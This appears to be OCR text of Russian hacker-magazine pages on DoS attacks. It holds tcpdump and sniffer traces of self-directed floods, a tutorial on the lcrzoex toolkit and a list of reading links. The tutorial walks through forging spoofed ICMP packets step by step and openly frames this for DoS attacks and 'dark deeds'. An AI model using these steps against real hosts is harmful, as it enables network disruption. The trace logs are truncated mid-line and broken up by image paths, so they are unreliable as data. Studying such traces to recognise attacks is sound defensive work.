
Что-то он там муторное просил – влом разбираться – я ему ввел со второго раза :). По сети пошел пакет...

DoS-

изучаем трассировки DoS-атак

Мопи (mopy@xakep.ru)





Чем бы ты не занимался – администрировал или взламывал, строил или разрушал – хорошо бы знать свое дело досконально. Например, говорят, что хороший кодер способен приблизительно понять, что делает программка, взглянув на машинный код :). А мы чем хуже? Только в нашем деле (network security) самое важное не код, а логи. Если ты научишься быстро определять по логам, что происходило с серваком в недавнем прошлом, станешь высокопрофессиональным и востребованным специалистом :), потому как большинство наших дубоголовых админов не умеют читать логи.

Так как мы сейчас всесторонне рассматриваем DoS-атаки, я приготовил для тебя логи наиболее часто юзаемых DoS-атак. Чтоб тебе было проще, и можно было сравнивать, я отлавливал трафик сетевых атак сразу двумя прогами: обожаемым админами TCPdump`ом и обычным сниффаком. Советую сначала смотреть на лог сниффера, а уж потом разбираться с TCPdump`ом. Атаки велись с моей машины на мою же машину. Если не знаешь, что из себя представляет та или иная атака, смотри статью "Семейство DoS" в этом же номере или ищи описалово в нете. Удачных разборок!

ЛОГИ

1. Трассировка снифферомом: ICMP flood
2. Трассировка TCPdump: mix flood (UDP/TCP/ICMP)
3. Трассировка снифферомом: mix flood (UDP/TCP/ICMP)
4. Трассировка TCPdump: ACK flood
5. Трассировка снифферомом: ACK flood
6. Трассировка TCPdump: ICMP flood

7


```
29:46.749275 localhost.localdomain.netrjs-4 > localhos
:0(0) ack 1 win 0 (DF)
14:29:46.749639 127.0.0.48.1636 > localhost.localdomain.7
14:29:46.749664 localhost.localdomain.75 > localhost.loca
ack 1 win 0 (DF)
14:29:46.750025 127.0.0.48.1636 > localhost.localdomain.7
14:29:46.750050 localhost.localdomain.76 > localhost.loca
ack 1 win 0 (DF)
14:29:46.750412 127.0.0.48.1636 > localhost.localdomain.7
14:29:46.750437 localhost.localdomain.77 > localhost.loca
ack 1 win 0 (DF)
14:29:46.750830 127.0.0.48.1636 > localhost.localdomain.7
14:29:46.750855 localhost.localdomain.78 > localhost.loca
ack 1 win 0 (DF)
14:29:46.751214 127.0.0.48.1636 > localhost.localdomain.F
14:29:46.751239 localhost.localdomain.finger > localhost.
(0) ack 1 win 0 (DF)
14:29:46.751692 127.0.0.48.1636 > localhost.localdomain.h
14:29:46.751993 127.0.0.48.1636 > localhost.localdomain.8
14:29:46.752017 localhost.localdomain.81 > localhost.loca
ack 1 win 0 (DF)
14:29:46.752376 127.0.0.48.1636 > localhost.localdomain.8
14:29:46.752400 localhost.localdomain.82 > localhost.loca
ack 1 win 0 (DF)
14:29:46.752758 127.0.0.48.1636 > localhost.localdomain.8
14:29:46.752783 localhost.localdomain.83 > localhost.loca
ack 1 win 0 (DF)
14:29:46.753141 127.0.0.48.1636 > localhost.localdomain.8
14:29:46.753166 localhost.localdomain.84 > localhost.loca
```


9


```
23:34.877320 121.156.111.0.63942 > localhost.localdoma
14:23:34.889395 121.156.111.0.16746 > localhost.localdoma
14:23:34.908954 121.156.111.0.4729 > localhost.localdomai
14:23:34.928796 121.156.111.0.36426 > localhost.localdoma
14:23:34.948828 121.156.111.0 > localhost.localdomain: ic
14:23:34.968819 121.156.111.0 > localhost.localdomain: ic
14:23:34.988804 121.156.111.0.27958 > localhost.localdoma
14:23:35.009229 121.156.111.0.57711 > localhost.localdoma
998176(58) win 11356
14:23:35.029146 121.156.111.0.12494 > localhost.localdoma
788488(58) win 32003
14:23:35.055246 121.156.111.0.51959 > localhost.localdoma
14:23:35.069088 121.156.111.0 > localhost.localdomain: ic
14:23:35.089001 121.156.111.0.29868 > localhost.localdoma
9354(58) ack 0 win 0
14:23:35.109093 121.156.111.0.27337 > localhost.localdoma
0663(58) win 0
14:23:35.128752 121.156.111.0.6787 > localhost.localdomai
14:23:35.149076 121.156.111.0.35803 > localhost.localdoma
k 0 win 56847
14:23:35.168794 121.156.111.0 > localhost.localdomain: ic
14:23:35.188831 121.156.111.0 > localhost.localdomain: ic
14:23:35.208957 121.156.111.0.14549 > localhost.localdoma
k 0 win 0
14:23:35.228819 121.156.111.0 > localhost.localdomain: ic
14:23:35.249058 121.156.111.0.51369 > localhost.localdoma
14:24:02.268387 localhost.localdomain > 228.131.177.0: ic
exceeded [tos 0xc0]  [ttl 1]
14:24:02.648431 localhost.localdomain > 228.153.136.0: ic
```


11


```
in 23103 urg 2793
2:51.768496 23.167.231.0.58606 > localhost.localdomai
539(20) win 4708 urg 23112
14:12:51.768998 8.117.145.0.6892 > localhost.localdomain.
493(20) win 19522 urg 32297
14:12:51.769497 209.114.210.0.2009 > localhost.localdomai
962(20) win 47025 urg 11115
14:12:51.769997 255.91.136.0.1353 > localhost.localdomain
501(20) win 32336 urg 6915
14:12:51.770496 245.83.92.0.47686 > localhost.localdomain
) win 18371 urg 20152
14:12:51.770995 152.78.192.0.29192 > localhost.localdomai
61028(20) win 21311 urg 1184
14:12:51.771495 173.104.43.0.27510 > localhost.localdomai
05814(20) win 65481 urg 32507
14:12:51.771994 32.139.222.0.10188 > localhost.localdomai
12(20) win 38049 urg 63143
14:12:51.772493 248.245.37.0.4930 > localhost.localdomain
9702(20) win 3627 urg 8187
14:12:51.772992 53.27.131.0.61830 > localhost.localdomain
09(20) win 60249 urg 2889
14:12:51.773491 124.172.183.0.27142 > localhost.localdoma
9310(20) win 18700 urg 52357
14:12:51.773991 145.41.23.0.52517 > localhost.localdomain
6(20) win 23168 urg 55618
14:12:51.774490 38.166.24.0.32439 > localhost.localdomain
97(20) win 52983 urg 6992
14:12:51.774989 95.52.90.0.47466 > localhost.localdomain.
2(20) win 55390 urg 40510
14:12:51.775487 210.119.218.0.3980 > localhost.localdomai
```

















7. Трассировка TCPdump: nul flood
8. Трассировка снифферoм: nul flood
9. Трассировка TCPdump: TARGA3 flood
10. Трассировка снифферoм: TARGA3 flood
11. Трассировка TCPdump: SYN flood
12. Трассировка снифферoм: SYN flood
13. Трассировка снифферoм: UDP flood

Изучаем сеть

n0ah (noah@real.xakep.ru)


lcrzoex - это универсальная сетевая тулза, имхо, необходимая любому перцу, который что-либо мутит в net`е (например, изучает ;) DoS-атаки). Сам разработчик пишет о своей проге так: "lcrzoex is a toolbox for network administrators and network hackers", что означает: "lcrzoex - это набор инструментов для сетевых администраторов и сетевых хакеров" (ну как мы могли обделить вниманием программу, в описании которой сказано, что она для хакеров? :)). И действительно: lcrzoex - это не одна тулза, а целый комплект примочек (около трех сотен), объединенных в одну большую махину. Тут тебе и сканнер, и сниффер, и спуфер, и пинг - одному Туксу известно, чего там нет. Так что, приятель, если тебе нужен мощный и универсальный инструмент для своих темных делишек, качай - не пожалеешь. Для меня эта прога стала одной из основных после первого же знакомства :).


Ставим

Качнуть lcrzoex можно тут: http://www.laurentconstantin.com (текущая версия - 4.1). Но чтоб все заработало, придется скачать еще и библиотеку lcrzo (найдешь на этом же сайте). Есть исходники под nix и бинарники под win. (Рис. 1)

С мастдаями я связываться не стал, а скачал родные никсовые .tgz`шки. Как оказалось, для работы под линухом lcrzoex`у нужна библиотека libpcap. Не вопрос: нашел в Инете версию этой библиотеки 0.4, поставил и... и убил себе три часа времени :(. Во время компиляции lcrzoex (который ставится уже после lcrzo) возникли эрорчики, и я полез править исходники. Потратив кучу времени, пофиксил первый эрор, а когда добрался до места в коде со вторым, жестоко обломался, увидев вот такой вот комментарий к коду: (Рис. 2)

Оказывается, нужно было ставить libpcap не меньше версии 0.6. Черт, как я зол был! Наковырялся в чужом коде по самые помидоры :). Ок, сношу libpcap-0.4, ставлю libpcap-0.6 (он у меня в дистрибутиве оказался) - на этот раз все компилируется нормально. Ставится lcrzoex следующим образом: сначала распаковываешь архив с lcrzo, залезаешь в получившуюся директорию, в ней лезешь в ./src и вводишь последовательно: "./genemake", "make", "make install". То же самое проделываешь с самим lcrzoex. Все, теперь прога установлена - можно вводить в командной строке "lcrzoex" и начинать более тесное знакомство. Кстати, о тесном знакомстве: на сайте имеется ар-


1


2

НА УРОВНЕ ПАКЕТОВ

./lcrzoex

хивчик с документацией, в котором есть довольно подробные туториал, мануал и экземплы :). Качни, если не ломает.

ЩУПАЕМ

Для того чтобы запустить одну из 300 тулз, надо вбить:

lcrzoex nnn

Где “nnn” - это номер тулзы. Чтобы узнать, какие вообще тулзы бывают и какие у них номера, надо просто запустить lcrzoex без параметров. (Рис. 3)

Перед нами главное меню проги. Каждому пункту подменю соответствует своя буква или цифра. Давай для начала посмотрим, что имеется в easy tools (типа, простые тулзы, буковка “a”). (Рис. 4)

Хм, мне почему-то интересно посмотреть, что скрывается под заманчивым “sniff packets and prin them” под буковкой “d” (кстати, видишь, рядом стоит номер - 274, это означает, что эту тулзу (в данном случае - сниффер) можно вызвать, просто набрав lcrzoex 274). Топаем батон “d”, видим кратенькое описание тулзы, а потом, выпав в командную строку, набираем это самое “lcrzoex 274”: (Рис. 5)

Сниффер предлагает выбрать интерфейс, по которому надо сниффать - выбираем loopback (lo - 1): (Рис. 6)


Теперь прога предлагает выбрать способ отображения перехваченных пакетов - выбираем второй, он самый простой. Все, прога перешла в режим перехвата. Все, что будет отловлено, будет выводиться на экран (для ознакомления это удобно, но в реальной ситуации лучше сохранять все в файл - для этого в главном меню надо выбрать пункт “c”, а в нем “b” - дальше выберешь то, что надо). Для проверки откроем другое окно терминалки и пропингуем себя же:


ping 127.0.0.1 (Рис. 7)

Сниффак показывает, что от 127.0.0.1 на 127.0.0.1 пришел ICMP_ECHO_REQUEST (ICMP8), а потом от 127.0.0.1 на 127.0.0.1 ушел ответный ICMP_ECHO_REPLY (ICMP8). И так три раза :). Ок, давай усложним пример: выберем более подробный способ отображения перехваченных пакетов. Жмем Ctrl+C, чтоб выйти из сниффака в консоль, потом набираем “lcrzoex 274”, выбираем интерфейс lo и способ отображения под циферкой “4”. Пингуем еще раз:


ping 127.0.0.1 (Рис. 8)


Ну как? Нравится :)? То, что в виде таблички - это заголовок пришедшего эхо-запроса, ниже - данные в шестнадцатеричном формате, потом заголовок ушедшего пинг-ответа со своими данными (такие же, как пришедшие, так как пинг всегда возвращает то, что получил). Приятель, таким образом (засылая себе всякие запросы, сниффая их и изучая пакеты)



3


4


5


6


7



можно научиться формировать любой пакет ручками! А это как раз самое оно для проведения DoS-атак!!! А для того, чтобы формировать пакеты, мы воспользуемся другой тулзой из lcrzoex (я же говорил - там есть все ;)). Но давай сначала попробуем еще одну фишку: залезем к себе на web-сервер, запросим index.html, посниффаем пакеты и посмотрим, как они выглядят (для того, чтобы научиться самим формировать запросы к web-сервакам на уровне пакетов). Для этого делаем телнет себе на 80 порт:


telent 127.0.0.1 80 (Рис. 9)

Все гуд, коннект есть. Посмотрим, что показывает сниффак: (Рис. 10)

А он показывает, что прошли какие-то заголовки - данных пока нет. Ок, сейчас сделаем и данные: пишем в окне телнета:

GET /index.html (Рис. 11)

Видим, что web-сервак прислал нам содержание index.html (я его специально сделал таким простым, чтоб не загромождать) и закрыл соединение. А что нам скажет сниффер? Смотрим: (Рис. 12)



На скрине все, естественно, не поместилось, поэтому я тебе показываю только пакеты с шестнадцатеричными данными нашего запроса (GET /index.html) - там ниже есть еще ответ сервака с содержанием index.html, а также пакеты закрытия соединения. Короче, все это не так важно - важно то, что таким образом можно своими глазами увидеть каждый пакет (любой), чтоб в дальнейшем суметь самому собрать такой же. Если интересно, можешь точно так же приконнектиться к своему telnet-серваку (или к любому другому) и посмотреть, каким образом там происходит взаимодействие на уровне пакетов. А я сейчас расскажу, как при помощи lcrzoex генерировать пакеты. Так как мы тут по полной калбасимся DoS-атаками, вникая и разгребая, давай я сразу покажу, как генерить споупанные пакеты - это актуальнее ;). Заходим в главное меню lcrzoex и нажимаем клавишу “e” (Ethernet and IP spoof) - под ней лежат тулзы для снифа по езернету и по IP. Езернет может пригодиться, если есть локалка, но у меня ее сейчас нет, так что буду рассказывать про IP spoof. Меню спуфных тулз выглядит так: (Рис. 13)

Как видишь, все разбито на протоколы. Давай посмотрим на примере ICMP-спуфинга, на его основе можно сделать кучу DoS-атак. Жмем “e” и попадаем в еще одно меню: (Рис. 14)

Все тулзы, в описании которых имеется ETH, относятся к езернетовскому спуфингу, поэтому нас будут интересовать только первые две тулзы (буква “a” и буква “b”). А отличаются они тем, что первая тулза работает как мастер, постепенно задавая тебе вопросы и собирая параметры, а вторая - просто ждет от тебя командную строку с уже проставленными параметрами. Когда ты уже хорошенько ознакомишься с lcrzoex, будешь пользоваться только вторым вариантом (так удобнее), а пока давай посмотрим, что с первым. Жмем “a”, видим но-

мер тулзы и выпадаем в командную строку. Номер тулзы - 65, поэтому, для того чтобы ее вызвать, надо набрать:

lcrzoex 65

Тулза сразу спрашивает, мол, что будем подставлять под source IP? Вводим, что надо, например: 192.168.0.3. Сразу следующий вопрос: куда слать? Пускай - самим себе: 127.0.0.1. IP options - просто жмем Enter. Type - какой тип ICMP пакета слать будем? Эта прога позволяет создать любой ICMP-пакет, но мы давай воспользуемся типом ICMP_ECHO_REQUEST, как обычный пинг (только спуфанный ;)) - вбиваем цифру “8”. Code - жмем Enter. Packet`s data - данные, которые будут отправляться внутри пакета. Для ICMP_ECHO_REQUEST не важно, что будет внутри, так как ICMP_ECHO_REPLY вернет то же самое, поэтому вводим что-нибудь типа ‘fuck you!’. Все, пакет готов - осталось только нажать Enter ;). (Рис. 15)

Таким же образом можно собрать абсолютно любой пакет любого протокола! А чтобы окончательно убедить тебя в том, что lcrzoex - рулез суперский, просто перечислю какие еще тулзы там есть (мы посмотрели только сниффер и спуфер): кастамайзимируемые клиенты и сервера для любых протоколов, трейсроуты и пинги, сканнеры, флудеры, встроенные эксплоиты (в том числе и для DoS), отправка спуфанного мыла, брутфорсеры (для огромного количества сервисов), различные конверторы (даже dos2unix) и еще целая куча других тулз.

Зы

Если все таки поставишь себе эту штуку, загляни в main menu->malicious utilities->network attacks->ICMP attacks.

ИНФА по DoS в СЕТИ

aDm

это стоит почитать

Net – незаменимая штука. И не только потому, что в нем можно есть, спать, общаться, хакать, изучать - жить, но и потому, что в нем всегда полно инфы. На любые темы. И DoS-атаки – не исключение. Хочешь набраться инфы? Лезь в нет :). А урлы я тебе подкину ;).

ТАЛМУД: HTTP://WWW.KRGTU.RU/WD/TUTOR/TCPIP/TCPIP.HTML.

Описалово: О, это просто величайший талмуд из всех талмудов! Называется "Протоколы сетевого взаимодействия TCP/IP". Практически целая книженция, если перевести ее из цифрового в аналоговый вариант ;). Если хочешь изучать какие-либо сетевые атаки, без этой информации тебе не обойтись. Тут все о TCP/IP, начиная с низкого уровня и с постепенным переходом на более высокий. В плане DoS-атак наибольший интерес может вызвать глава о ICMP, где очень грамотно рассмотрен этот мегаполезный для DoS`ера протокол. Подробно разобран заголовок пакетов ICMP, рассмотрены типы ICMP-пакетов, их назначения. Талмуд написан черствым техническим языком, и это немного напрягает – грузит, но в целом инфа выложена достаточно четко, так что с пониманием проблем быть не должно :). Короче, читай – эти знания пригодятся тебе в любом случае, даже если ты ушастый юзер и кроме браузера ничего сетевого никогда не видел.

ТАЛМУД: HTTP://UNIX.ORG.UA/ROUTING/3/.

Описалово: "Маршрутизаторы в глобальных сетях" – руководство для админов, как выбрать маршрутизатор для своей сетки. "Че за фигня? А мне-то это к чему?" – можешь спросить ты. Ну, про покупку маршрутизатора, может, и ни к чему, а вот, например, про классификацию цифровых каналов – очень даже к чему (например, для расчета целесообразности DoS-атаки). Еще не помешает знать, какие модели маршрутизаторов с какими протоколами умеют работать. И вообще, этот талмуд дает возможность взглянуть на сеть глазами людей, которые обычно стоят по ту сторону баррикад – глазами сисадминов. Так что впитывай – прогрузишься хорошенько, зато будешь знать, из чего строят сетки.

ТАЛМУД: HTTP://WWW.INFOSEC.RU/PRESS/PUB/P031000.HTM.

Описалово: "Распределенные атаки: миф или реальность?" – название, конечно, попсовое. Ну что за дурацкий вопрос – конечно, реальность. Это уже и так все поняли… Иначе зачем писать такие статьи :). А статья, кстати, ничего. Но только для начинающих – слишком поверхностно. Дает понять, что такое DDoS-атака, расписывает типичную схему, объясняет, в чем принципиальные отличия, дает рекомендации по борьбе с ними (имхо, ламерские) и тд. В самом начале есть немного истории по возникновению DDoS-атак. В общем, так – не рыба, не мясо. Сойдет, если ты вообще в первый раз слышишь о DoS-атаках.

ТАЛМУД: HTTP://KARDINAL.NN.RU/NT_HOLE/DOS.HTM.

